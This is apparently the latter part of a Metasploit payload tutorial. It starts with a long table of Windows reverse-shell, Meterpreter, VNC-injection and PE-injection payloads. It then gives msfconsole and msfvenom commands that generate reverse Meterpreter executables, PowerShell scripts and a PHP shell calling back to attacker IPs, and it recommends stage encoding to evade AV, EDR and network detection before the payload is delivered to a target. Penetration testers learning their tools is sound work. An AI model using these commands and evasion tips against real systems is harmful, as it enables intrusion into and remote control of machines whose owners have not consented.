VNC Server (Reflective Injection), Hidden Bind TCP Stager payload/windows/vncinject/bind_hidden_tcp	343	Inject a VNC Dll via a reflective loader (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Bind IPv6 TCP Stager (Windows x86) payload/windows/vncinject/bind_ipv6_tcp	298	Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
VNC Server (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86) payload/windows/vncinject/bind_ipv6_tcp_uuid	331	Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Windows x86 Bind Named Pipe Stager payload/windows/vncinject/bind_named_pipe	349	Inject a VNC Dll via a reflective loader (staged). Listen for a pipe connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7) payload/windows/vncinject/bind_nonx_tcp	201	Inject a VNC Dll via a reflective loader (staged). Listen for a connection (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Bind TCP Stager (Windows x86) payload/windows/vncinject/bind_tcp	298	Inject a VNC Dll via a reflective loader (staged). Listen for a connection (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/vncinject/bind_tcp_rc4	415	Inject a VNC Dll via a reflective loader (staged). Listen for a connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86) payload/windows/vncinject/bind_tcp_uuid	331	Inject a VNC Dll via a reflective loader (staged). Listen for a connection with UUID Support (Windows x86). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Find Tag Ordinal Stager payload/windows/vncinject/find_tag	92	Inject a VNC Dll via a reflective loader (staged). Use an established connection. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse Hop HTTP/HTTPS Stager payload/windows/vncinject/reverse_hop_http	353	Inject a VNC Dll via a reflective loader (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Windows Reverse HTTP Stager (wininet) payload/windows/vncinject/reverse_http	427	Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows wininet). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse HTTP Stager Proxy payload/windows/vncinject/reverse_http_proxy_pstore	665	Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
VNC Server (Reflective Injection), Reverse TCP Stager (IPv6) payload/windows/vncinject/reverse_ipv6_tcp	289	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker over IPv6. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7) payload/windows/vncinject/reverse_nonx_tcp	177	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker (No NX). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7) payload/windows/vncinject/reverse_ord_tcp	93	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse All-Port TCP Stager payload/windows/vncinject/reverse_tcp_allports	282	Inject a VNC Dll via a reflective loader (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse TCP Stager (DNS) payload/windows/vncinject/reverse_tcp_dns	321	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse TCP Stager payload/windows/vncinject/reverse_tcp	296	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) payload/windows/vncinject/reverse_tcp_rc4_dns	438	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/vncinject/reverse_tcp_rc4	413	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support payload/windows/vncinject/reverse_tcp_uuid	329	Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker with UUID Support. **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp) payload/windows/vncinject/reverse_winhttp	533	Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows winhttp). **Platforms**: win **Archs**: x86 **Refs**: source, ref1, ref2
Windows x64 Execute Command payload/windows/x64/exec	275	Execute an arbitrary command (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 LoadLibrary Path payload/windows/x64/loadlibrary	313	Load an arbitrary x64 library path. **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows MessageBox x64 payload/windows/x64/messagebox	295	Spawn a dialog via MessageBox using a customizable title, text & icon. **Platforms**: win **Archs**: x64 **Refs**: source
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager payload/windows/x64/meterpreter/bind_ipv6_tcp	485	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid	526	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for an IPv6 connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager payload/windows/x64/meterpreter/bind_named_pipe	481	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a pipe connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter Shell, Bind Named Pipe Inline (x64) payload/windows/x64/meterpreter_bind_named_pipe	200262	Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager payload/windows/x64/meterpreter/bind_tcp	483	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Bind TCP Inline (x64) payload/windows/x64/meterpreter_bind_tcp	200262	Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/meterpreter/bind_tcp_rc4	616	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64) payload/windows/x64/meterpreter/bind_tcp_uuid	524	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Listen for a connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet) payload/windows/x64/meterpreter/reverse_http	528	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows x64 wininet). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse HTTP Inline (x64) payload/windows/x64/meterpreter_reverse_http	201308	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet) payload/windows/x64/meterpreter/reverse_https	562	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows x64 wininet). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter Shell, Reverse HTTPS Inline (x64) payload/windows/x64/meterpreter_reverse_https	201308	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64) payload/windows/x64/meterpreter_reverse_ipv6_tcp	200262	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager payload/windows/x64/meterpreter/reverse_named_pipe	421	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker via a named pipe pivot. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager payload/windows/x64/meterpreter/reverse_tcp	449	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter Shell, Reverse TCP Inline x64 payload/windows/x64/meterpreter_reverse_tcp	200262	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/meterpreter/reverse_tcp_rc4	585	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64) payload/windows/x64/meterpreter/reverse_tcp_uuid	490	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Connect back to the attacker with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp) payload/windows/x64/meterpreter/reverse_winhttp	745	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTP (Windows x64 winhttp). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp) payload/windows/x64/meterpreter/reverse_winhttps	781	Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows x64 winhttp). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager payload/windows/x64/peinject/bind_ipv6_tcp	485	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for an IPv6 connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support payload/windows/x64/peinject/bind_ipv6_tcp_uuid	526	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for an IPv6 connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager payload/windows/x64/peinject/bind_named_pipe	481	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a pipe connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager payload/windows/x64/peinject/bind_tcp	483	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/peinject/bind_tcp_rc4	616	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64) payload/windows/x64/peinject/bind_tcp_uuid	524	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Listen for a connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager payload/windows/x64/peinject/reverse_named_pipe	421	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker via a named pipe pivot. **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager payload/windows/x64/peinject/reverse_tcp	449	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/peinject/reverse_tcp_rc4	585	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64) payload/windows/x64/peinject/reverse_tcp_uuid	490	Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting from the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resource loading might crash. . Connect back to the attacker with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Pingback, Reverse TCP Inline payload/windows/x64/pingback_reverse_tcp	425	Connect back to attacker and report UUID (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows Interactive Powershell Session, Bind TCP payload/windows/x64/powershell_bind_tcp	1821	Listen for a connection and spawn an interactive powershell session. **Platforms**: win **Archs**: x64 **Refs**: source, ref1
Windows Interactive Powershell Session, Reverse TCP payload/windows/x64/powershell_reverse_tcp	1829	Listen for a connection and spawn an interactive powershell session. **Platforms**: win **Archs**: x64 **Refs**: source, ref1

Metasploit Payload	Size	Details
Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager payload/windows/x64/shell/bind_ipv6_tcp	485	Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support payload/windows/x64/shell/bind_ipv6_tcp_uuid	526	Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager payload/windows/x64/shell/bind_named_pipe	481	Spawn a piped command shell (Windows x64) (staged). Listen for a pipe connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Windows x64 Bind TCP Stager payload/windows/x64/shell/bind_tcp	483	Spawn a piped command shell (Windows x64) (staged). Listen for a connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Bind TCP Inline payload/windows/x64/shell_bind_tcp	505	Listen for a connection and spawn a command shell (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/shell/bind_tcp_rc4	616	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64) payload/windows/x64/shell/bind_tcp_uuid	524	Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Windows x64 Reverse TCP Stager payload/windows/x64/shell/reverse_tcp	449	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Reverse TCP Inline payload/windows/x64/shell_reverse_tcp	460	Connect back to attacker and spawn a command shell (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/shell/reverse_tcp_rc4	585	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source
Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64) payload/windows/x64/shell/reverse_tcp_uuid	490	Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source

Metasploit Payload	Size	Details
Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager payload/windows/x64/vncinject/bind_ipv6_tcp	485	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support payload/windows/x64/vncinject/bind_ipv6_tcp_uuid	526	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager payload/windows/x64/vncinject/bind_named_pipe	481	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a pipe connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager payload/windows/x64/vncinject/bind_tcp	483	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/vncinject/bind_tcp_rc4	616	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64) payload/windows/x64/vncinject/bind_tcp_uuid	524	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet) payload/windows/x64/vncinject/reverse_http	528	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet) payload/windows/x64/vncinject/reverse_https	562	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager payload/windows/x64/vncinject/reverse_tcp	449	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm) payload/windows/x64/vncinject/reverse_tcp_rc4	585	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker. **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Metasploit Payload	Size	Details
Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64) payload/windows/x64/vncinject/reverse_tcp_uuid	490	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp) payload/windows/x64/vncinject/reverse_winhttp	745	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2
Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp) payload/windows/x64/vncinject/reverse_winhttps	781	Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp). **Platforms**: win **Archs**: x64 **Refs**: source, ref1, ref2

Showing 1 to 592 of 592 entries

Metasploit payload platforms and architectures

Metasploit can currently generate payloads for 33 operating system platforms in total, including the capabilities of the `msfvenom` payload generator. Here’s the complete list of supported platforms:

> aix, android, apple_ios, arista, brocade, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, mikrotik, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unifi, unix, windows

When it comes to CPU architectures, Metasploit can currently generate payloads for these 30 architectures:

> aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, vax, x64, x86, x86_64, zarch

Moreover, Metasploit contains 45 different encoders for encoding our payloads, 10 NOP (No Operation) generators, 4 encryption algorithms and in the end it can produce (generate) the payloads in 53 different formats.

Here’s how you can see all those capabilities listed:

```
msfvenom --list platforms
msfvenom --list archs
msfvenom --list encoders
msfvenom --list nops
msfvenom --list encryption
msfvenom --list formats
```

How to use Metasploit payloads

There are generally 3 ways how we can use Metasploit payloads and how to generate them. Here’s a high-level overview:

1. In the `msfconsole` to generate standalone payloads, e.g.:
   ```
   msf > use payload ...
   msf payload(...) > generate ...
   ```
2. In the `msfconsole` to specify a payload during an exploitation, e.g.:
   ```
   msf > use exploit ...
   msf exploit(...) > set payload ...
   ```
3. Using `msfvenom` to generate standalone payloads, e.g.:
   ```
   # msfvenom -p ...
   ```

More details and examples of generating payloads are mentioned in the next sections.

Metasploit payload options

Metasploit payloads can have variety of different options, depending on the nature of the payload. The most typical payload options may include:

- RHOST – remote host IP
- RPORT – remote port
- LHOST – local host IP
- LPORT – local port

But this really depends on the payload. There can be many more.

1. Here’s how to list all options for a specific payload when using `msfconsole`:

```
msf6 > use payload/apple_ios/aarch64/shell_reverse_tcp
msf6 payload(payload/apple_ios/aarch64/shell_reverse_tcp) > show options
...
msf6 payload(payload/apple_ios/aarch64/shell_reverse_tcp) > show advanced
...
```

We will see a list of all supported options that we can set.

2. Here’s how to do the same, if you are using `msfvenom` utility:

```
# msfvenom -p apple_ios/aarch64/shell_reverse_tcp --list-options
```

3. You can also see the module options by visiting the Metasploit Module Library entry for any particular module using the table above.

Staged vs. stageless payloads

Here's a great explanation of staged vs. stageless (non-staged) payloads: https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/.

One of my favorite reasons why I prefer staged payloads over stageless is that when we are executing a payload on the target system, there can be certain specific and easily identifiable bytes transmitted over the network.

This can be easily detected by an AV, EDR, NIDS, or some other security control.

Staged approach allows us to cut the payload in multiple pieces (stages) and use the `EnableStageEncoding` advanced option to encode (obfuscate) the payload stages. This can help us to bypass those security controls and deliver our payload more reliably.

Here's how to enable stage encoding:

```
msf6 payload(..) > set EnableStageEncoding true
msf6 payload(..) > generate ...
```

Let's have a look on some real examples.

Metasploit payload generator examples

Here's an example of generating a staged reverse meterpreter payload using `msfconsole`:

```
msf6 > use payload/windows/x64/meterpreter/reverse_tcp
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set LHOST 192.168.15.10
LHOST => 192.168.15.10
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set LPORT 443
LPORT => 443
msf6 payload(windows/x64/meterpreter/reverse_tcp) > set EnableStageEncoding true
EnableStageEncoding => true
msf6 payload(windows/x64/meterpreter/reverse_tcp) > generate -f exe -o /tmp/x.exe
[*] Writing 7168 bytes to /tmp/x.exe...
msf6 payload(windows/x64/meterpreter/reverse_tcp) >
```

Here's the same example, but this time using `msfvenom` utility to generate the payload:

```
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.15.10 LPORT=443
EnableStageEncoding=true -a x64 -f exe -o /tmp/x.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/x.exe
```

All we need to do now is to deliver the payload to our target and execute it. One way would be for example via an exploit, but that is whole another topic..

More payload examples

Here are a few more examples demonstrating just how powerful and versatile Metasploit is when it comes to generating payloads. All the examples below use the `msfvenom` utility, but you could just as well use the `msfconsole` to generate them.

Here we go..

Stageless reverse meterpreter connector over TCP for 64bit Windows systems, generated as a Windows executable:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.11.0.106 LPORT=443 -a x64 -f exe
-o x.exe
```

Staged reverse meterpreter connector over HTTP for 64bit Windows systems, generated as a PowerShell script:

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=127.0.0.1 LPORT=443 -f psh -o
met64.ps1
```

Reverse meterpreter in PHP language:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.11.0.96 LPORT=443 -f raw -o shell.php
```

